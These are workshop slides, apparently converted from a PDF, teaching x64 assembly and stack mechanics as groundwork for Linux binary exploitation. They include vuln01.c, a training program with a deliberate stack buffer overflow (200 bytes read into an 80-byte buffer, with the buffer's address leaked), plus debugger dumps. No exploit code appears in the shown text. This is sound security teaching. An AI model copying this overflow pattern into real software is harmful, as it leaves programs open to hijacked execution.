Introduction to Linux 64-bit Binary Exploitation

By Harold Rodriguez

Who am I?

- Harold Rodriguez aka @superkojiman
- Got interested in binary exploitation
- Fuzzed software, wrote exploits for fun
- Proud owner of OSCP and OSCE certs
- You can find me on
  - WWW: https://techorganic.com
  - Twitter: @superkojiman
  - #vulnhub on FreeNode
  - https://defcontoronto.slack.com

Binary exploitation

- Goal is to find a vulnerability in a binary through analysis and determine if it's exploitable
- Types of vulnerabilities include memory corruption, race conditions, and command injection
- Types of binaries include
  - ELF (Executable and Linkable Format) on Linux,
  - PE (Portable Executable) on Windows
  - Mach-O on macOS

How this is going to work

- Quick intro to x64 assembly
- How binaries work
- Vulnerabilities and exploiting the stack
- Analyzing a binary for vulnerabilities
- Developing an exploit

The Virtual Machine

- You should have imported the provided Linux VM
- Password to login as dc416 is… dc416
- Get the IP address, SSH in
- All the examples are in `/home/dc416/workshop`

Quick introduction to Intel x64 Assembly

What is Assembly?

- Low level programming language
- As close as we can get to machine code
- We need to learn how to read and write a bit of it
  - Just enough to get through the workshop

Intel and AT&T syntax

```
dc416@exploitdev:~/workshop/asm$ objdump -d hello -Mintel

hello:     file format elf64-x86-64


Disassembly of section .text:

00000000004000b0 <_start>:
  4000b0:       bf 01 00 00 00          mov    edi,0x1
  4000b5:       48 be d8 00 60 00 00    movabs rsi,0x6000d8
  4000bc:       00 00 00
  4000bf:       ba 0e 00 00 00          mov    edx,0xe
  4000c4:       b8 01 00 00 00          mov    eax,0x1
  4000c9:       0f 05                   syscall
  4000cb:       b8 3c 00 00 00          mov    eax,0x3c
  4000d0:       bf 7b 00 00 00          mov    edi,0x7b
  4000d5:       0f 05                   syscall
```

Intel syntax

We'll be using this one

```
dc416@exploitdev:~/workshop/asm$ objdump -d hello

hello:     file format elf64-x86-64


Disassembly of section .text:

00000000004000b0 <_start>:
  4000b0:       bf 01 00 00 00          mov    $0x1,%edi
  4000b5:       48 be d8 00 60 00 00    movabs $0x6000d8,%rsi
  4000bc:       00 00 00
  4000bf:       ba 0e 00 00 00          mov    $0xe,%edx
  4000c4:       b8 01 00 00 00          mov    $0x1,%eax
  4000c9:       0f 05                   syscall
  4000cb:       b8 3c 00 00 00          mov    $0x3c,%eax
  4000d0:       bf 7b 00 00 00          mov    $0x7b,%edi
  4000d5:       0f 05                   syscall
```

AT&T syntax

"Hello, world!" in Assembly

```
section .data
    msg db 'Hello, world!', 0xA
    len equ 14

section .text

global _start
_start:
    ; setup parameters for sys_write
    mov rdi, 1  ; stdout
    mov rsi, msg    ; message
    mov rdx, len    ; length of message

    ; sys_write (0x1, msg, len)
    mov rax, 1
    syscall

    mov rax, 0x3c
    mov rdi, 123
    syscall
```

"Hello, world!" in Assembly

```
1  section .data
2      msg db 'Hello, world!', 0xA
3      len equ 14
4
5  section .text
6
7  global _start
8  _start:
9      ; setup parameters for sys_write
10     mov rdi, 1  ; stdout
11     mov rsi, msg    ; message
12     mov rdx, len    ; length of message
13
14     ; sys_write (0x1, msg, len)
15     mov rax, 1
16     syscall
17
18     mov rax, 0x3c
19     mov rdi, 123
20     syscall
```

Initialized data

"Hello, world!" in Assembly

```
1  section .data
2      msg db 'Hello, world!', 0xA
3      len equ 14
4
5  section .text
6
7  global _start
8  _start:
9      ; setup parameters for sys_write
10     mov rdi, 1  ; stdout
11     mov rsi, msg    ; message
12     mov rdx, len    ; length of message
13
14     ; sys_write (0x1, msg, len)
15     mov rax, 1
16     syscall
17
18     mov rax, 0x3c
19     mov rdi, 123
20     syscall
```

Our code starts here

"Hello, world!" in Assembly

```
1  section .data
2      msg db 'Hello, world!', 0xA
3      len equ 14
4
5  section .text
6
7  global _start
8  _start:
9      ; setup parameters for sys_write
10     mov rdi, 1  ; stdout
11     mov rsi, msg    ; message
12     mov rdx, len    ; length of message
13
14     ; sys_write (0x1, msg, len)
15     mov rax, 1
16     syscall
17
18     mov rax, 0x3c
19     mov rdi, 123
20     syscall
```

These are 64-bit registers

Registers

- 16 general purpose registers; 64-bits wide
- RAX, RCX, RDX, RBX, RSI, RDI, R8 to R15 used for storing data
- RBP, RSP: base/frame pointer and stack pointer respectively
- RIP: instruction pointer
- FLAGS: status register

Subregisters

- RAX, RBX, RCX, RDX (64/32/16/8 bits)

- R8 to R15 (64/32/16 bits)

Registers

```
1  section .data
2      msg db 'Hello, world!', 0xA
3      len equ 14
4
5  section .text
6
7  global _start
8  _start:
9      ; setup parameters for sys_write
10     mov rdi, 1  ; stdout
11     mov rsi, msg    ; message
12     mov rdx, len    ; length of message
13
14     ; sys_write (0x1, msg, len)
15     mov rax, 1
16     syscall
17
18     mov rax, 0x3c
19     mov rdi, 123
20     syscall
```

Storing data into registers using MOV

System calls

```
1  section .data
2      msg db 'Hello, world!', 0xA
3      len equ 14
4
5  section .text
6
7  global _start
8  _start:
9      ; setup parameters for sys_write
10     mov rdi, 1   ; stdout
11     mov rsi, msg     ; message
12     mov rdx, len     ; length of message
13
14     ; sys_write (0x1, msg, len)
15     mov rax, 1
16     syscall
17
18     mov rax, 0x3c
19     mov rdi, 123
20     syscall
```

Parameters to sys_write(int fd, char *buf, size_t len)

syscall executes a system call based on the value in RAX

SYSCALL

- Tells the kernel to execute a specific system call
- No operands; it uses the value in RAX to determine which system call to use
  - See your assembly cheatsheet for example system call IDs
- Parameters are passed through registers RDI, RSI, RDX, R10, R8, and r9 respectively
- Return value of system call stored in RAX

"Hello, world!" in Assembly

```
1  section .data
2      msg db 'Hello, world!', 0xA
3      len equ 14
4
5  section .text
6
7  global _start
8  _start:
9      ; setup parameters for sys_write
10     mov rdi, 1  ; stdout
11     mov rsi, msg    ; message
12     mov rdx, len    ; length of message
13
14     ; sys_write (0x1, msg, len)
15     mov rax, 1
16     syscall
17
18     mov rax, 0x3c
19     mov rdi, 123
20     syscall
```


YOU CAN READ ASSEMBLY!
QUESTIONS?


The Stack

The Stack

- A contiguous section in memory used by the program for storing data
- Uses Last-In-First-Out (LIFO)
  - Last item inserted in the stack is the first one that gets removed


The Stack

- Grows towards lower addresses



Adding to the Stack

- To insert an item onto the stack, we use the PUSH instruction




PUSH

- Push data on the stack
  - `push rax`: push the value stored in RAX onto the stack
  - `push 1234`: push the value 1234 onto the stack

Removing from the Stack

- To remove an item from the stack, use the POP instruction




POP

- Takes a single operand; the register to pop the data into
- Always removes from the top of the stack
  - `pop rax` : removes data from the top of the stack and saves it into RAX


The Stack in action

- The CPU keeps track of the bottom of the stack using registers RBP and RSP respectively




The Stack in action

- When an item is pushed on the stack, 8 bytes are subtracted from RSP



The Stack in action

- When POP is used, the value pointed to by RSP is copied to a register, and 8 bytes are added to RSP



vuln01.c

```c
#include <stdio.h>
#include <unistd.h>

int vuln() {
    char buf[80];
    printf("Address: %p\n", buf);
    read(0, buf, 200);
    return 0;
}

int main(int argc, char *argv[]) {
    vuln();
    return 0;
}
```

Disassembly of vuln01

```
dc416@exploitdev:~/workshop/vuln01$ gdb -q vuln01
Loaded 112 commands. Type pwndbg [filter] for a list.
Reading symbols from vuln01...(no debugging symbols found)...done.
pwndbg> disassemble main
Dump of assembler code for function main:
   0x00000000004005a1 <+0>:     push   rbp
   0x00000000004005a2 <+1>:     mov    rbp,rsp
   0x00000000004005a5 <+4>:     sub    rsp,0x10
   0x00000000004005a9 <+8>:     mov    DWORD PTR [rbp-0x4],edi
   0x00000000004005ac <+11>:    mov    QWORD PTR [rbp-0x10],rsi
   0x00000000004005b0 <+15>:    mov    eax,0x0
   0x00000000004005b5 <+20>:    call   0x400566 <vuln>
   0x00000000004005ba <+25>:    mov    eax,0x0
   0x00000000004005bf <+30>:    leave
   0x00000000004005c0 <+31>:    ret
End of assembler dump.
pwndbg> disassemble vuln
Dump of assembler code for function vuln:
   0x0000000000400566 <+0>:     push   rbp
   0x0000000000400567 <+1>:     mov    rbp,rsp
   0x000000000040056a <+4>:     sub    rsp,0x50
   0x000000000040056e <+8>:     lea    rax,[rbp-0x50]
   0x0000000000400572 <+12>:    mov    rsi,rax
   0x0000000000400575 <+15>:    mov    edi,0x400654
   0x000000000040057a <+20>:    mov    eax,0x0
   0x000000000040057f <+25>:    call   0x400430 <printf@plt>
   0x0000000000400584 <+30>:    lea    rax,[rbp-0x50]
   0x0000000000400588 <+34>:    mov    edx,0xc8
   0x000000000040058d <+39>:    mov    rsi,rax
   0x0000000000400590 <+42>:    mov    edi,0x0
   0x0000000000400595 <+47>:    call   0x400440 <read@plt>
   0x000000000040059a <+52>:    mov    eax,0x0
   0x000000000040059f <+57>:    leave
   0x00000000004005a0 <+58>:    ret
End of assembler dump.
pwndbg>
```

Control flow

- The CPU uses the Instruction Pointer to determine which instruction to execute next

```
pwndbg> disassemble main
Dump of assembler code for function main:
   0x00000000004005a1 <+0>:     push   rbp
   0x00000000004005a2 <+1>:     mov    rbp,rsp
   0x00000000004005a5 <+4>:     sub    rsp,0x10
   0x00000000004005a9 <+8>:     mov    DWORD PTR [rbp-0x4],edi
   0x00000000004005ac <+11>:    mov    QWORD PTR [rbp-0x10],rsi
   0x00000000004005b0 <+15>:    mov    eax,0x0
   0x00000000004005b5 <+20>:    call   0x400566 <vuln>
   0x00000000004005ba <+25>:    mov    eax,0x0
   0x00000000004005bf <+30>:    leave
   0x00000000004005c0 <+31>:    ret
End of assembler dump.
```


The Instruction Pointer

- The RIP (Instruction Pointer) register contains the address of the next instruction to execute
- Unlike the other registers, we cannot change the value of RIP using instructions like MOV
- In exploitation, our goal is to gain control of RIP, and point it to an arbitrary location containing instructions of our choosing

Let's see it in action!

Instruction pointer and RIP

The Instruction Pointer



Calling a function

```
pwndbg> disassemble main
Dump of assembler code for function main:
   0x00000000004005a1 <+0>:     push   rbp
   0x00000000004005a2 <+1>:     mov    rbp,rsp
   0x00000000004005a5 <+4>:     sub    rsp,0x10
   0x00000000004005a9 <+8>:     mov    DWORD PTR [rbp-0x4],edi
   0x00000000004005ac <+11>:    mov    QWORD PTR [rbp-0x10],rsi
   0x00000000004005b0 <+15>:    mov    eax,0x0
   0x00000000004005b5 <+20>:    call   0x400566 <vuln>
   0x00000000004005ba <+25>:    mov    eax,0x0
   0x00000000004005bf <+30>:    leave
   0x00000000004005c0 <+31>:    ret
```

CALL

- Calls a function
- Takes the function name as its operand
- The first six parameters to the function are stored in RDI, RSI, RDX, RCX, R8 and R9 respectively
  - Anything more than that is pushed on the stack
- Return value of the function is stored in RAX

Function calls and the Instruction Pointer

- The CPU uses RIP to keep track of which instruction to execute next
- When a function is called, RIP will point to addresses in the called function
- How does it know to return to the caller function?

The saved return pointer

- When a function is called, the address of the instruction after the CALL instruction is pushed onto the stack
- This saved address is known as the saved return pointer
- When the function returns, it pops this value back into RIP so the CPU knows where to resume execution

Let's see it in action!

Following RIP into function calls

Disassembly of main() and the stack

Before CALL is executed


```
► 0x4005b5 <main+20>                call    vuln
        rdi: 0x1
        rsi: 0x7fffffffe388 —▸ 0x7fffffffe5c0 ◂—
        rdx: 0x7fffffffe398 —▸ 0x7fffffffe5e3 ◂—
        rcx: 0x0

  0x4005ba <main+25>                mov     eax, 0
  0x4005bf <main+30>                leave
  0x4005c0 <main+31>                ret

  0x4005c1                          nop     word ptr
  0x4005cb                          nop     dword pt
  0x4005d0 <__libc_csu_init>        push    r15
  0x4005d2 <__libc_csu_init+2>      push    r14
  0x4005d4 <__libc_csu_init+4>      mov     r15d, ed
  0x4005d7 <__libc_csu_init+7>      push    r13
  0x4005d9 <__libc_csu_init+9>      push    r12
```

The stack

```
00:0000| rsp  0x7fffffffe290 —▸ 0x7fffffffe388 —▸
01:0008|      0x7fffffffe298 ◂— 0x100000000
02:0010| rbp  0x7fffffffe2a0 —▸ 0x4005d0 (__libc_c
03:0018|      0x7fffffffe2a8 —▸ 0x7ffff7a2d830 (__
04:0020|      0x7fffffffe2b0 ◂— 0x0
05:0028|      0x7fffffffe2b8 —▸ 0x7fffffffe388 —▸
06:0030|      0x7fffffffe2c0 ◂— 0x1f7ffcca0
07:0038|      0x7fffffffe2c8 —▸ 0x4005a1 (main) ◂—
```

